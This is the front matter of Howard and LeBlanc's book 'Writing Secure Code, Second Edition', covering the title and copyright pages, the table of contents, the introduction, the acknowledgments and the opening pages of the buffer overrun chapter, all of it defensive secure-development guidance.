Microsoft

secure software DEVELOPMENT SERIES

BEST PRACTICES

WRITING SECURE CODE

2

Second Edition

Practical strategies and techniques for secure application coding in a networked world

"Required reading at Microsoft."
– *Bill Gates*

Michael Howard and David LeBlanc

Microsoft®

WRITING SECURE CODE

2

Second Edition

Michael Howard
and David LeBlanc

Practical strategies and proven techniques for building secure applications in a networked world

“Required reading at Microsoft.”
- Bill Gates

PUBLISHED BY
Microsoft Press
A Division of Microsoft Corporation
One Microsoft Way
Redmond, Washington 98052-6399

Library of Congress Cataloging-in-Publication Data
Howard, Michael, 1965-
Writing Secure Code / Michael Howard, David LeBlanc.--2nd ed.
p. cm.
Includes index.
ISBN 0-7356-1722-8
1. Computer security. 2. Data encryption (Computer science). I. LeBlanc, David, 1960-
II. Title.

QA76.9.A25 H698 2002b
005.8--dc21 2002035986

Printed and bound in the United States of America.
Second Printing July 2014 with corrections March 2015
This product is printed digitally on demand.

Distributed in Canada by H.B. Fenn and Company Ltd.

A CIP catalogue record for this book is available from the British Library.

Microsoft Press books are available through booksellers and distributors worldwide. For further information about international editions, contact your local Microsoft Corporation office or contact Microsoft Press International directly at fax (425) 936-7329. Visit our Web site at www.microsoft.com/mspress. Send comments to *mspinput@microsoft.com*.

The example companies, organizations, products, domain names, e-mail addresses, logos, people, places, and events depicted herein are fictitious. No association with any real company, organization, product, domain name, e-mail address, logo, person, place, or event is intended or should be inferred.

Acquisitions Editor: Danielle Bird
Project Editor: Devon Musgrave
Technical Editor: Brian Johnson

Body Part No. X08-92500

For Cheryl and Blake, the two most beautiful people I know.
—Michael

To Jennifer, for putting up with still more lost weekends when we should have been out riding together.
—David

Contents at a Glance

Part I **Contemporary Security**

1 The Need for Secure Systems 3
2 The Proactive Security Development Process 23
3 Security Principles to Live By 51
4 Threat Modeling 69

Part II **Secure Coding Techniques**

5 Public Enemy #1: The Buffer Overrun 127
6 Determining Appropriate Access Control 171
7 Running with Least Privilege 207
8 Cryptographic Foibles 259
9 Protecting Secret Data 299
10 All Input Is Evil! 341
11 Canonical Representation Issues 363
12 Database Input Issues 397
13 Web-Specific Input Issues 413
14 Internationalization Issues 439

Part III **Even More Secure Coding Techniques**

15 Socket Security 455
16 Securing RPC, ActiveX Controls, and DCOM 477
17 Protecting Against Denial of Service Attacks 517
18 Writing Secure .NET Code 535

Part IV **Special Topics**

19 Security Testing 567
20 Performing a Security Code Review 615
21 Secure Software Installation 627
22 Building Privacy into Your Application 641

23 General Good Practices 663
24 Writing Security Documentation and Error Messages 695

Part V Appendixes

A Dangerous APIs 713
B Ridiculous Excuses We've Heard 723
C A Designer's Security Checklist 729
D A Developer's Security Checklist 731
E A Tester's Security Checklist 737

Table of Contents

Introduction xxiii

Part I Contemporary Security

1 The Need for Secure Systems 3

Applications on the Wild Wild Web 5

The Need for Trustworthy Computing 7

Getting Everyone's Head in the Game 7

Using Tact to Sell Security to the Organization 8

Using Subversion 11

Some Ideas for Instilling a Security Culture 13

Get the Boss to Send an E-Mail 14

Nominate a Security Evangelist 15

The Attacker's Advantage and the Defender's Dilemma 19

Principle #1: The defender must defend all points; the attacker can choose the weakest point. 19

Principle #2: The defender can defend only against known attacks; the attacker can probe for unknown vulnerabilities. 20

Principle #3: The defender must be constantly vigilant; the attacker can strike at will. 20

Principle #4: The defender must play by the rules; the attacker can play dirty. 21

Summary 21

2 The Proactive Security Development Process 23

Process Improvements 25

The Role of Education 26

Resistance to Mandatory Training 29

Ongoing Training 29

Advancing the Science of Security 29

Education Proves the More Eyes Fallacy 31

Now the Evidence! 31

Design Phase 32

Security Questions During Interviews 33

Define the Product Security Goals 34
Security Is a Product Feature 37
Making Time for Security 40
Threat Modeling Leads to Secure Design 41
Build End-of-Life Plans for Insecure Features 41
Setting the Bug Bar 41
Security Team Review 43
Development Phase 43
Be Hardcore About Who Can Check In New Code (Check-Ins Checked) 43
Security Peer Review of New Code (Check-Ins Checked) 44
Define Secure Coding Guidelines 44
Review Old Defects 44
External Security Review 45
Security Push 45
Be Mindful of Your Bug Counts 46
Keep Track of Bug Metrics 46
No Surprises and No Easter Eggs! 47
Test Phase 47
Shipping and Maintenance Phases 47
How Do You Know When You're Done? 47
Response Process 48
Accountability 49
Summary 49
3 Security Principles to Live By 51
SD^3: Secure by Design, by Default, and in Deployment 51
Secure by Design 51
Secure by Default 53
Secure in Deployment 53
Security Principles 54
Learn from Mistakes 54
Minimize Your Attack Surface 57
Employ Secure Defaults 57
Use Defense in Depth 59
Use Least Privilege 60
Backward Compatibility Will Always Give You Grief 62

Assume External Systems Are Insecure 63
Plan on Failure 64
Fail to a Secure Mode 64
Remember That Security Features != Secure Features 66
Never Depend on Security Through Obscurity Alone 66
Don't Mix Code and Data 67
Fix Security Issues Correctly 67
Summary 68
4 Threat Modeling 69
Secure Design Through Threat Modeling 70
Assemble the Threat-Modeling Team 72
Decompose the Application 73
Determine the Threats to the System 83
Rank the Threats by Decreasing Risk 93
Choose How to Respond to the Threats 106
Choose Techniques to Mitigate the Threats 107
Security Techniques 108
Authentication 109
Authorization 114
Tamper-Resistant and Privacy-Enhanced Technologies 115
Protect Secrets, or Better Yet, Don't Store Secrets 116
Encryption, Hashes, MACs, and Digital Signatures 116
Auditing 117
Filtering, Throttling, and Quality of Service 118
Least Privilege 118
Mitigating the Sample Payroll Application Threats 118
A Cornucopia of Threats and Solutions 120
Summary 124
Part II Secure Coding Techniques
5 Public Enemy #1: The Buffer Overrun 127
Stack Overruns 129
Heap Overruns 138
Array Indexing Errors 144
Format String Bugs 147

Unicode and ANSI Buffer Size Mismatches 153
A Real Unicode Bug Example 154
Preventing Buffer Overruns 155
Safe String Handling 156
A Word of Caution About String-Handling Functions 166
The Visual C++ .NET /GS Option 167
Summary 170
6 Determining Appropriate Access Control 171
Why ACLs Are Important 171
A Diversion: Fixing the Registry Code 173
What Makes Up an ACL? 175
A Method of Choosing Good ACLs 178
Effective Deny ACEs 180
Creating ACLs 181
Creating ACLs in Windows NT 4 181
Creating ACLs in Windows 2000 185
Creating ACLs with Active Template Library 189
Getting the ACE Order Right 191
Be Wary of the Terminal Server and Remote Desktop SIDs 193
NULL DACLs and Other Dangerous ACE Types 195
NULL DACLs and Auditing 197
Dangerous ACE Types 197
What If I Can't Change the NULL DACL? 198
Other Access Control Mechanisms 199
.NET Framework Roles 199
COM+ Roles 201
IP Restrictions 202
SQL Server Triggers and Permissions 203
A Medical Example 203
An Important Note About Access Control Mechanisms 205
Summary 206
7 Running with Least Privilege 207
Least Privilege in the Real World 208
Viruses and Trojans 209
Web Server Defacements 210

Brief Overview of Access Control 211

Brief Overview of Privileges 211

- *SeBackupPrivilege* Issues 212
- *SeRestorePrivilege* Issues 215
- *SeDebugPrivilege* Issues 215
- *SeTcbPrivilege* Issues 216
- *SeAssignPrimaryTokenPrivilege* and *SeIncreaseQuotaPrivilege* Issues 217
- *SeLoadDriverPrivilege* Issues 217
- *SeRemoteShutdownPrivilege* Issues 217
- *SeTakeOwnershipPrivilege* Issues 217

Brief Overview of Tokens 218

How Tokens, Privileges, SIDs, ACLs, and Processes Relate 218

- SIDs and Access Checks, Privileges and Privilege Checks 219

Three Reasons Applications Require Elevated Privileges 220

- ACL Issues 220
- Privilege Issue 221
- Using LSA Secrets 221

Solving the Elevated Privileges Issue 222

- Solving ACL Issues 222
- Solving Privilege Issues 223
- Solving LSA Issues 223

A Process for Determining Appropriate Privilege 223

- Step 1: Find Resources Used by the Application 224
- Step 2: Find Privileged APIs Used by the Application 224
- Step 3: Which Account Is Required? 226
- Step 4: Get the Token Contents 226
- Step 5: Are All the SIDs and Privileges Required? 232
- Step 6: Adjust the Token 233

Low-Privilege Service Accounts in Windows XP and Windows .NET Server 2003 248

The Impersonate Privilege and Windows .NET Server 2003 250

Debugging Least-Privilege Issues 251

- Why Applications Fail as a Normal User 251
- How to Determine Why Applications Fail 252

Summary 258

8 **Cryptographic Foibles** **259**
Using Poor Random Numbers 259
The Problem: *rand* 260
Cryptographically Random Numbers in Win32 262
Cryptographically Random Numbers in Managed Code 268
Cryptographically Random Numbers in Web Pages 269
Using Passwords to Derive Cryptographic Keys 269
Measuring the Effective Bit Size of a Password 270
Key Management Issues 272
Long-Term and Short-Term Keys 274
Use Appropriate Key Lengths to Protect Data 274
Keep Keys Close to the Source 276
Key Exchange Issues 279
Creating Your Own Cryptographic Functions 281
Using the Same Stream-Cipher Encryption Key 283
Why People Use Stream Ciphers 284
The Pitfalls of Stream Ciphers 284
What If You *Must* Use the Same Key? 287
Bit-Flipping Attacks Against Stream Ciphers 289
Solving Bit-Flipping Attacks 290
When to Use a Hash, Keyed Hash, or Digital Signature 290
Reusing a Buffer for Plaintext and Ciphertext 296
Using Crypto to Mitigate Threats 297
Document Your Use of Cryptography 298
9 **Protecting Secret Data** **299**
Attacking Secret Data 300
Sometimes You Don’t Need to Store a Secret 301
Creating a Salted Hash 302
Using PKCS #5 to Make the Attacker’s Job Harder 303
Getting the Secret from the User 305
Protecting Secrets in Windows 2000 and Later 305
A Special Case: Client Credentials in Windows XP 309
Protecting Secrets in Windows NT 4 311
Protecting Secrets in Windows 95, Windows 98, Windows Me, and Windows CE 315
Getting Device Details Using PnP 316

Not Opting for a Least Common Denominator Solution 320
Managing Secrets in Memory 321
A Compiler Optimization Caveat 322
Encrypting Secret Data in Memory 326
Locking Memory to Prevent Paging Sensitive Data 327
Protecting Secret Data in Managed Code 329
Managing Secrets in Memory in Managed Code 335
Raising the Security Bar 336
Storing the Data in a File on a FAT File System 337
Using an Embedded Key and XOR to Encode the Data 337
Using an Embedded Key and 3DES to Encrypt the Data 337
Using 3DES to Encrypt the Data and Storing a Password in the Registry 337
Using 3DES to Encrypt the Data and Storing a Strong Key in the Registry 337
Using 3DES to Encrypt the Data, Storing a Strong Key in the Registry, and ACLing the File and the Registry Key 338
Using 3DES to Encrypt the Data, Storing a Strong Key in the Registry, Requiring the User to Enter a Password, and ACLing the File and the Registry Key 338
Trade-Offs When Protecting Secret Data 338
Summary 339
10 All Input Is Evil! 341
The Issue 342
Misplaced Trust 343
A Strategy for Defending Against Input Attacks 345
How to Check Validity 347
Tainted Variables in Perl 349
Using Regular Expressions for Checking Input 350
Be Careful of What You Find—Did You Mean to Validate? 352
Regular Expressions and Unicode 353
A Regular Expression Rosetta Stone 358
Regular Expressions in Perl 358
Regular Expressions in Managed Code 359
Regular Expressions in Script 360
Regular Expressions in C++ 360
A Best Practice That Does Not Use Regular Expressions 361
Summary 362

11 Canonical Representation Issues 363

What Does *Canonical* Mean, and Why Is It a Problem? 364

Canonical Filename Issues 364

Bypassing Napster Name Filtering 364

Vulnerability in Apple Mac OS X and Apache 365

DOS Device Names Vulnerability 365

Sun Microsystems StarOffice /tmp Directory Symbolic-Link Vulnerability 366

Common Windows Canonical Filename Mistakes 367

Canonical Web-Based Issues 373

Bypassing AOL Parental Controls 373

Bypassing eEye's Security Checks 374

Zones and the Internet Explorer 4 "Dotless-IP Address" Bug 374

Internet Information Server 4.0 ::$DATA Vulnerability 375

When is a Line Really Two Lines? 377

Yet Another Web Issue—Escaping 378

Visual Equivalence Attacks and the Homograph Attack 382

Preventing Canonicalization Mistakes 383

Don't Make Decisions Based on Names 383

Use a Regular Expression to Restrict What's Allowed in a Name 383

Stopping 8.3 Filename Generation 385

Don't Trust the *PATH*—Use Full Path Names 385

Attempt to Canonicalize the Name 386

Calling *CreateFile* Safely 390

Web-Based Canonicalization Remedies 391

Restrict What Is Valid Input 391

Be Careful When Dealing with UTF-8 391

ISAPIs—Between a Rock and a Hard Place 392

A Final Thought: Non-File-Based Canonicalization Issues 393

Server Names 393

Usernames 394

Summary 396

12 Database Input Issues 397

The Issue 398

Pseudoremedy #1: Quoting the Input 401

Pseudoremedy #2: Use Stored Procedures 402

Remedy #1: Never Ever Connect as sysadmin 403

Remedy #2: Building SQL Statements Securely 404

Building SQL Stored Procedures Securely 406

An In-Depth Defense in Depth Example 407

Summary 411

13 Web-Specific Input Issues 413

Cross-Site Scripting: When Output Turns Bad 413

Sometimes the Attacker Doesn't Need a *<SCRIPT>* Block 417

The Attacker Doesn't Need the User to Click a Link! 418

Other XSS-Related Attacks 418

XSS Attacks Against Local Files 418

XSS Attacks Against HTML Resources 420

XSS Remedies 421

Encoding Output 422

Adding Double Quotes Around All Tag Properties 422

Inserting Data in the *innerText* Property 423

Forcing the Codepage 423

The Internet Explorer 6.0 SP1 *HttpOnly* Cookie Option 424

Internet Explorer "Mark of the Web" 425

Internet Explorer *<FRAME SECURITY>* Attribute 426

ASP.NET 1.1 ValidateRequest configuration option 427

Don't Look for Insecure Constructs 428

But I Want Users to Post HTML to My Web Site! 430

How to Review Code for XSS Bugs 431

Other Web-Based Security Topics 431

eval() Can Be Bad 431

HTTP Trust Issues 432

ISAPI Applications and Filters 433

Be Wary of "Predictable Cookies" 436

SSL/TLS Client Issues 437

Summary 438

14 Internationalization Issues 439

The Golden I18N Security Rules 440

Use Unicode in Your Application 440

Prevent I18N Buffer Overruns 441

Words and Bytes 442

Validate I18N 443

Visual Validation 443

Do Not Validate Strings with *LCMapString* 443

Use *CreateFile* to Validate Filenames 443

Character Set Conversion Issues 444

Use *MultiByteToWideChar* with *MB_PRECOMPOSED* and *MB_ERR_INVALID_CHARS* 444

Use *WideCharToMultiByte* with *WC_NO_BEST_FIT_CHARS* 445

Comparison and Sorting 448

Unicode Character Properties 448

Normalization 450

Summary 451

Part III Even More Secure Coding Techniques

15 Socket Security 455

Avoiding Server Hijacking 456

TCP Window Attacks 463

Choosing Server Interfaces 464

Accepting Connections 464

Writing Firewall-Friendly Applications 470

Use One Connection to Do the Job 471

Don't Require the Server to Connect Back to the Client 471

Use Connection-Based Protocols 472

Don't Multiplex Your Application over Another Protocol 472

Don't Embed Host IP Addresses in Application-Layer Data 473

Make Your Application Configurable 473

Spoofing and Host-Based and Port-Based Trust 473

IPv6 Is Coming! 474

Summary 476

16 Securing RPC, ActiveX Controls, and DCOM 477

An RPC Primer 478

What Is RPC? 478

Creating RPC Applications 479

How RPC Applications Communicate 481

Secure RPC Best Practices 482

Use the /*robust* MIDL Switch 483

Use the *[range]* Attribute 483

Require Authenticated Connections 484

Use Packet Privacy and Integrity 489

Use Strict Context Handles 491

Don’t Rely on Context Handles for Access Checks 492

Be Wary of *NULL* Context Handles 493

Don’t Trust Your Peer 494

Use Security Callbacks 495

Implications of Multiple RPC Servers in a Single Process 497

Use Mainstream Protocols 499

Secure DCOM Best Practices 499

DCOM Basics 500

Application-Level Security 502

DCOM User Contexts 502

Programmatic Security 505

Sources and Sinks 508

An ActiveX Primer 509

Secure ActiveX Best Practices 509

What ActiveX Components Are Safe for Initialization and Safe for Scripting? 510

Best Practices for Safe for Initialization and Scripting 511

Summary 515

17 Protecting Against Denial of Service Attacks 517

Application Failure Attacks 517

CPU Starvation Attacks 521

Memory Starvation Attacks 529

Resource Starvation Attacks 530

Network Bandwidth Attacks 532

Summary 533

18 Writing Secure .NET Code 535

Code Access Security: In Pictures 537

FxCop: A “Must-Have” Tool 539

Assemblies Should Be Strong-Named 540

Strong-Named Assemblies and ASP.NET 542

Specify Assembly Permission Requirements 542

Request Minimal Permission Set 543

Refuse Unneeded Permissions 544

Request Optional Permissions 544

Overzealous Use of *Assert* 545

Further Information Regarding *Demand* and *Assert* 547

Keep the Assertion Window Small 549

Demands and Link Demands 550

An Example *LinkDemand* Security Bug 551

Use *SuppressUnmanagedCodeSecurityAttribute* with Caution 552

Remoting Demands 553

Limit Who Uses Your Code 554

No Sensitive Data in XML or Configuration Files 555

Review Assemblies That Allow Partial Trust 556

Check Managed Wrappers to Unmanaged Code for Correctness 557

Issues with Delegates 558

Issues with Serialization 558

The Role of Isolated Storage 559

Disable Tracing and Debugging Before Deploying ASP.NET Applications 561

Do Not Issue Verbose Error Information Remotely 561

Deserializing Data from Untrusted Sources 562

Don’t Tell the Attacker Too Much When You Fail 562

Summary 564

Part IV Special Topics

19 Security Testing 567

The Role of the Security Tester 567

Security Testing Is Different 568

Building Security Test Plans from a Threat Model 569

Decompose the Application 570

Identify the Component Interfaces 570

Rank the Interfaces by Potential Vulnerability 572

Ascertain the Data Structures Used by Each Interface 573

Attacking Applications with STRIDE 573

Attacking with Data Mutation 575

Before Testing 587
Building Tools to Find Flaws 588
Testing Clients with Rogue Servers 606
Should a User See or Modify That Data? 607
Testing with Security Templates 607
When You Find a Bug, You're Not Done! 609
Test Code Should Be of Great Quality 610
Test the End-to-End Solution 611
Determining Attack Surface 611
Determine Root Attack Vectors 611
Determine Bias For Attack Vectors 612
Count the Biased Vectors in the Product 612
Summary 613
20 Performing a Security Code Review 615
Dealing with Large Applications 617
A Multiple-Pass Approach 618
Low-Hanging Fruit 619
Integer Overflows 620
A Related Issue: Integer Underflows 624
Checking Returns 624
Perform an Extra Review of Pointer Code 625
Never Trust the Data 625
Sumary 626
21 Secure Software Installation 627
Principle of Least Privilege 628
Clean Up After Yourself! 630
Using the Security Configuration Editor 630
Low-Level Security APIs 638
Using the Windows Installer 638
Summary 640
22 Building Privacy into Your Application 641
Malicious vs. Annoying Invasions of Privacy 642
Major Privacy Legislation 643
Personally Identifiable Information 643
The EU Directives on Data Protection 643

Safe Harbor Principles 644

Other Privacy Legislation 646

Privacy vs. Security 646

Building a Privacy Infrastructure 647

The Role of the Chief Privacy Officer 648

The Role of the Privacy Advocate 648

Designing Privacy-Aware Applications 649

Including Privacy in the Development Process 649

Exploring Privacy Features 652

Summary 662

23 General Good Practices 663

Don’t Tell the Attacker Anything 663

Service Best Practices 663

Security, Services, and the Interactive Desktop 664

Service Account Guidelines 665

Don’t Leak Information in Banner Strings 667

Be Careful Changing Error Messages in Fixes 668

Double-Check Your Error Paths 668

Keep It Turned Off! 668

Kernel-Mode Mistakes 668

High-Level Security Issues 669

Handles 670

Symbolic Links 670

Quota 670

Serialization Primitives 670

Buffer-Handling Issues 671

IRP Cancellation 673

Add Security Comments to Code 674

Leverage the Operating System 674

Don’t Rely on Users Making Good Decisions 675

Calling CreateProcess Securely 675

Do Not Pass NULL for *lpApplicationName* 677

Use Quotes Around the Path to Executable in *lpCommandLine* 677

Don’t Create Shared/Writable Segments 677

Using Impersonation Functions Correctly 678

Don't Write User Files to \Program Files 678

Don't Write User Data to *HKLM* 679

Don't Open Objects for *FULL_CONTROL* or *ALL_ACCESS* 679

Object Creation Mistakes 679

Care and Feeding of *CreateFile* 681

Creating Temporary Files Securely 682

Implications of Setup Programs and EFS 686

File System Reparse Point Issues 686

Client-Side Security Is an Oxymoron 687

Samples Are Templates 688

Dogfood Your Stuff! 688

You Owe It to Your Users If… 689

Determining Access Based on an Administrator SID 689

Allow Long Passwords 690

Be Careful with *_alloca* 691

ATL Conversion Macros 691

Don't Embed Corporate Names 692

Move Strings to a Resource DLL 693

Application Logging 693

Migrate Dangerous C/C++ to Managed Code 694

24 Writing Security Documentation and Error Messages 695

Security Issues in Documentation 695

The Basics 696

Threat Mitigation Through Documentation 697

Documenting Security Best Practices 698

Security Issues in Error Messages 700

A Typical Security Message 700

Information Disclosure Issues 701

Informed Consent 702

Progressive Disclosure 704

Be Specific 705

Consider Not Asking the Question 706

Usability Test Your Security Messages 707

A Note When Reviewing Product Specifications 708

Security Usability 708

Summary 709

Part V **Appendixes**

A **Dangerous APIs** **713**

B **Ridiculous Excuses We've Heard** **723**

C **A Designer's Security Checklist** **729**

D **A Developer's Security Checklist** **731**

E **A Tester's Security Checklist** **737**

A Final Thought **739**

Annotated Bibliography 741

Index 747

Introduction

During February and March of 2002, all normal feature work on Microsoft Windows stopped. Throughout this period, the entire development team turned its attention to improving the security of the next version of the product, Windows .NET Server 2003. The goal of the Windows Security Push, as it became known, was to educate the entire team about the latest secure coding techniques, to find design and code flaws, and to improve test code and documentation. The first edition of this book was required reading by all members of the Windows team during the push, and this second edition documents many of the findings from that push and subsequent security pushes for other Microsoft products, including SQL Server, Office, Exchange, Systems Management Server, Visual Studio .NET, the .NET common language runtime, and many others.

The impetus for the Windows Security Push (and many of the other security pushes) was Bill Gates's "Trustworthy Computing" memo of January 15, 2002, which outlined a high-level strategy to deliver a new breed of computer systems, systems that are more secure and available. Since the memo, both of us have spoken to or worked with thousands of developers within and outside Microsoft, and they've all told us the same thing: "We want to do the right thing—we want to build secure software—but we don't know enough yet." That desire and uncertainty directly relates to this book's purpose: to teach people things they were never taught in school—how to design, build, test, and document secure software. By *secure software*, we don't mean security code or code that implements security features. We mean code that is designed to withstand attack by malicious attackers. Secure code is also robust code.

Our goal for this book is to be relentlessly practical. A side effect is to make you understand that your code *will* be attacked. We can't be more blunt, so let us say it again. If you create an application that runs on one or more computers connected to a network or the biggest network of them all, the Internet, your code will be attacked.

The consequences of compromised systems are many and varied, including loss of production, loss of customer faith, and loss of money. For example, if an attacker can compromise your application, such as by making it unavailable, your clients might go elsewhere. Most people have a low wait-time threshold when using Internet-based services. If the service is not available, many will take their patronage and money to your competitors.

The real problem with numerous software development houses is that security is not seen as a revenue-generating function of the development process. Because of this, management does not want to spend money training developers to write secure code. Management does spend money on security technologies, but that's usually after a successful attack! And at that point, it's too late—the damage has been done. Fixing applications post-attack is expensive, both financially and in terms of your reputation.

Protecting property from theft and attack has been a time-proven practice. Our earliest ancestors had laws punishing those who chose to steal, damage, or trespass on property owned by citizens. Simply, people understand that certain chattels and property are private and should stay that way. The same ethics apply to the digital world, and therefore part of our job as developers is to create applications and solutions that protect digital assets.

You'll notice that this book covers some of the fundamental issues that should be covered in school when designing and building secure systems is the subject. You might be thinking that designing is the realm of the architect or program manager, and it is, but as developers and testers you need to also understand the processes involved in outlining systems designed to withstand attack.

We know software will always have vulnerabilities, regardless of how much time and effort you spend trying to develop secure software, simply because you cannot predict future security research. We know this is true of Microsoft Windows .NET Server 2003, but we also know you can reduce the overall number of vulnerabilities and make it substantially harder to find and exploit vulnerabilities in your code by following the advice in this book.

Who Should Read This Book

If you design applications, or if you build, test, or document solutions, you need this book. If your applications are Web-based or Win32-based, you need this book. Finally, if you are currently learning or building Microsoft .NET Framework–based applications, you need this book. In short, if you are involved in building applications, you will find much to learn in this book.

Even if you're writing code that doesn't run on a Microsoft platform, much of the material in this book is still useful. Except for a few chapters that are entirely Microsoft-specific, the same types of problems tend to occur regardless of platform. Even when something might seem to be applicable only to Windows, it often has broader application. For example, an Everyone Full Control access control list and a file set to World Writable on a UNIX system are really the same problem, and cross-site scripting issues are universal.

Organization of This Book

The book is divided into five parts. Chapters 1 through 4 make up Part I, "Contemporary Security," and outline the reasons why systems should be secured from attack and guidelines and analysis techniques for designing such systems.

The meat of the book is in Parts II and III. Part II, "Secure Coding Techniques," encompassing Chapters 5 through 14, outlines critical coding techniques that apply to almost any application. Part III, "Even More Secure Coding Techniques," includes four chapters (Chapters 15 through 18) that focus on networked applications and .NET code.

Part IV, "Special Topics," includes six chapters (Chapters 19 through 24) that cover less-often-discussed subjects, such as testing, performing security code reviews, privacy, and secure software installation. Chapter 23 includes general guidelines that don't fit in any single chapter.

Part V, "Appendixes," includes five appendixes covering dangerous APIs, ridiculous excuses we've heard for not considering security, and security checklists for designers, developers and testers.

Unlike the authors of a good many other security books, we won't just tell you how insecure applications are and moan about people not wanting to build secure systems. This book is utterly pragmatic and, again, relentlessly practical. It explains how systems can be attacked, mistakes that are often made, and, most important, how to build secure systems. (By the way, look for margin icons, which indicate security-related anecdotes.)

Installing and Using the Sample Files

You can download the sample files from the book's Companion Content page on the Web by connecting to http://aka.ms/617223/files.

To access the sample files, click Companion Content in the More Information menu box on the right side of the page. This will load the Companion Content Web page, which includes a link for downloading the sample files and connecting to Microsoft Press Support. The download link opens an executable file containing a license agreement. To copy the sample files onto your hard disk, click the link to run the executable and then accept the license agreement that is presented. By default, the sample files will be copied to the My Documents\Microsoft Press\Secureco2 folder. During the installation process, you'll be given the option of changing that destination folder.

System Requirements

Most samples in this book are written in C or C++ and require Microsoft Visual Studio .NET, although most of the samples written in C/C++ work fine with most compilers, including Microsoft Visual C++ 6.0. The Perl examples have been tested using ActiveState Perl 5.6 or ActivateState Visual Perl 1.0 from *http://www.activestate.com*. Microsoft Visual Basic Scripting Edition and JScript code was tested with Windows Scripting Host included with Windows 2000 and later. All SQL examples were tested using Microsoft SQL Server 2000. Finally, Visual Basic .NET and Visual C# applications were written and tested using Visual Studio .NET.

All the applications but two in this book will run on computers running Windows 2000 that meet recommended operating system requirements. The Safer sample in Chapter 7 and the UTF8 MultiByteToWideChar sample in Chapter 11 require Windows XP or Windows .NET Server to run correctly. Compiling the code requires somewhat beefier machines that comply with the requirements of the compiler being used.

Support Information

Every effort has been made to ensure the accuracy of this book and the companion content. Microsoft Press provides corrections for books through the World Wide Web at *http://www.microsoft.com/mspress/support/*. To connect directly to the Microsoft Press Knowledge Base and enter a query regarding a question or issue that you have, go to *http://www.microsoft.com/mspress/support/search.asp*.

Acknowledgments

When you look at the cover of this book, you see the names of only two authors, but this book would be nothing if we didn't get help and input from numerous people. We pestered some people until they were sick of us, but still they were only too happy to help.

First, we'd like to thank the Microsoft Press folks, including Danielle Bird for agreeing to take on this second edition, Devon Musgrave for turning our "prose" into English and giving us grammar lessons, and Brian Johnson for making sure we were not lying. Much thanks also to Kerri DeVault for laying out the pages and Rob Nance for the part opener and other art.

Many people answered questions to help make this book as accurate as possible, including the following from Microsoft: Saji Abraham, Ümit Akkuş, Doug Bayer, Tina Bird, Mike Blaszczak, Grant Bolitho, Christopher Brumme, Neill Clift, David Cross, Scott Culp, Mike Danseglio, Bhavesh Doshi, Ramsey Dow, Werner Dreyer, Kedar Dubhashi, Patrick Dussud, Vadim Eydelman, Scott Field, Cyrus Gray, Brian Grunkemeyer, Caglar Gunyakti, Ron Jacobs, Jesper Johansson, Willis Johnson, Loren Kohnfelder, Sergey Kuzin, Mike Lai, Bruce Leban, Yung-Shin "Bala" Lin, Steve Lipner, Eric Lippert, Matt Lyons, Erik Olson, Dave Quick, Art Shelest, Daniel Sie, Frank Swiderski, Matt Thomlinson, Chris Walker, Landy Wang, Jonathan Wilkins, and Mark Zbikowski.

We also want to thank the entire Windows division for comments, nitpicks, and improvements—there are too many of you to list you individually!

Some people deserve special recognition because they provided copious material for this book, much of which was created during their respective products' security pushes. Brandon Bray and Raymond Fowkes supplied much buffer overrun help and material. Dave Ross, Tom Gallagher, and Richie Lai are three of the foremost experts on Web-based security issues, especially the cross-site scripting material. John McConnell, Mohammed El-Gammal, and Julie Bennett created the core of the internationalization chapter and were a delight to work with. The secure .NET code chapter would be a skeleton if it were not for the help offered by Erik Olson and Ivan Medvedev; Ivan's idea of "CAS in pictures" deserves special recognition. Adrian Oney and Peter Viscarola of Open Systems Resources, Inc. wrote the core of the device and kernel mode best practices at a moment's notice. J.C. Cannon took it upon himself to write the privacy chapter. Finally, Ken Jones, Todd Stedl, David Wright, Richard Carey, and Everett McKay wrote vast amounts of material that led to the documentation chapter. The chapter on conducting security code reviews benefited from insightful feedback and references provided by Ramsey Dow and a PowerPoint presentation by Neill Clift. Vadim Eydelman provided a detailed analysis of the potential problems with using *SO_EXCLUSIVEADDR* and solutions that went into both this book and a Microsoft Knowledge Base article. Your eagerness to provide such rich and vast material is as humbling as it is encouraging.

The following people provided input for the first edition, and we're still thankful for their help: Eli Allen, John Biccum, Thomas Deml, Monica Ene-Pietrosanu, Sean Finnegan, Tim Fleehart, Damian Haase, David Hubbard, Louis Lafreniere, Brian LaMacchia, John Lambert, Lawrence Landauer, Paul Leach, Terry Leeper, Rui Maximo, Daryl Pecelj, Jon Pincus, Rain Forest Puppy, Fritz Sands, Eric Schultze, Alex Stockton, Hank Voight, Richard Ward, Richard Waymire, and Mark Zhou.

Many outside Microsoft gave their time to help us with this book. We'd like to give our greatest thanks to Peter Gutmann (it's an urban myth, Peter!), Steve Hayr of Accenture, Christopher W. Klaus of Internet Security Systems, John Pescatore of Gartner Inc., Herbert H. Thompson and James A. Whittaker of Florida Tech, and finally, Chris "Weld Pond" Wysopal of @Stake.

Most importantly, we want to thank everyone at Microsoft for taking up the Trusthworthy Computing rallying cry with such passion and urgency. We thank you all.

5

Public Enemy #1: The Buffer Overrun

Buffer overruns have been a known security problem for quite some time. One of the best-known examples was the Robert T. Morris finger worm in 1988. This exploit brought the Internet almost to a complete halt as administrators took their networks off line to try to contain the damage. Problems with buffer overruns have been identified as far back as the 1960s. In the summer of 2001, when the first edition of this book was written, searching the Microsoft Knowledge Base at *http://search.support.microsoft.com/kb* for the words *buffer*, *security,* and *bulletin* yielded 20 hits. Several of these bulletins refer to issues that can lead to remote escalation of privilege. Anyone who reads the BugTraq mailing list at *http://www.securityfocus.com* can see reports almost daily of buffer overrun issues in a large variety of applications running on many different operating systems.

The impact of buffer overruns cannot be overestimated. The Microsoft Security Response Center estimates the cost of issuing one security bulletin and the associated patch at $100,000, and that's just the start of it. Thousands of system administrators have to put in extra hours to apply the patch. Security administrators have to find a way to identify systems missing the patches and notify the owners of the systems. Worst of all, some customers are going to get their systems compromised by attackers. The cost of a single compromise can be astronomical, depending on whether the attacker is able to further infiltrate a system and access valuable information such as credit card numbers. One sloppy mistake on your part can end up costing millions of dollars, not to mention that people all over the world will say bad things about you. You will pay for your sins if you cause such misery. The consequences are obviously severe; everyone makes mistakes, but some mistakes can have a big impact.

The reasons that buffer overruns are a problem to this day are poor coding practices, the fact that both C and C++ give programmers many ways to shoot themselves in the foot, a lack of safe and easy-to-use string-handling functions, and ignorance about the real consequences of mistakes. A new set of string-handling functions was developed at Microsoft during the Windows Security Push conducted in the early part of 2002, and there are similar sets of functions being created for other operating systems. I hope these new functions will evolve into a standard so that we can rely on safe string handlers always being available regardless of target platform. I'll spend some time explaining the Microsoft versions later in this chapter in the "Using Strsafe.h" section.

